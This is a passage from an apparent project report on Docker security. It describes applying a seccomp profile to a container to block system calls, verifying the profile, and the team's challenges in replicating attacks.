  1. **Profile Definition:** Define a seccomp profile (seccomp-profile.json) with specific rules to allow or deny system calls.
  2. **Container Initialization:** Run a Docker container with the security option to enforce the seccomp profile using the command: **docker run --security-opt seccomp=seccomp-profile.json**
  3. **Execution Monitoring:** Attempts to execute blocked system calls within the container result in errors, as observed when trying **mkdir** or **chmod**.

- **Practical implementation**
  To execute seccomp within a Docker container in practice:
  1. Create a seccomp profile in JSON format with the desired rules.
  2. Start the Docker container with the **--security-opt seccomp=/path/to/seccomp/profile.json** option.
  3. Inside the container, try to execute the allowed and blocked system calls to verify the profile is working correctly.

- **Next Steps**
  4. **Review Seccomp Profiles:** Ensure the seccomp profiles cover all the system calls that need to be restricted for your application.
  5. **Run Containers with Custom Profiles:** Run your Docker containers with the --security-opt flag pointing to your custom seccomp profiles.
  6. **Monitor and Adjust:** Monitor your applications for any legitimate system calls that may be incorrectly blocked and adjust your profiles accordingly.

Challenges

As we concluded our work on the Docker security project, we encountered and successfully addressed several minor challenges. Our focus was on Docker attacks and security applications, where we implemented effective countermeasures. One significant hurdle we faced involved replicating specific attacks and vulnerabilities, requiring extensive troubleshooting efforts. Additionally, obtaining the appropriate vulnerable versions of Docker images and VMs for attack replication proved to be a challenge due to a lack of comprehensive documentation. Despite these obstacles, we remained dedicated to delivering the project appropriately, maintaining our commitment to robust security practices and thorough project execution.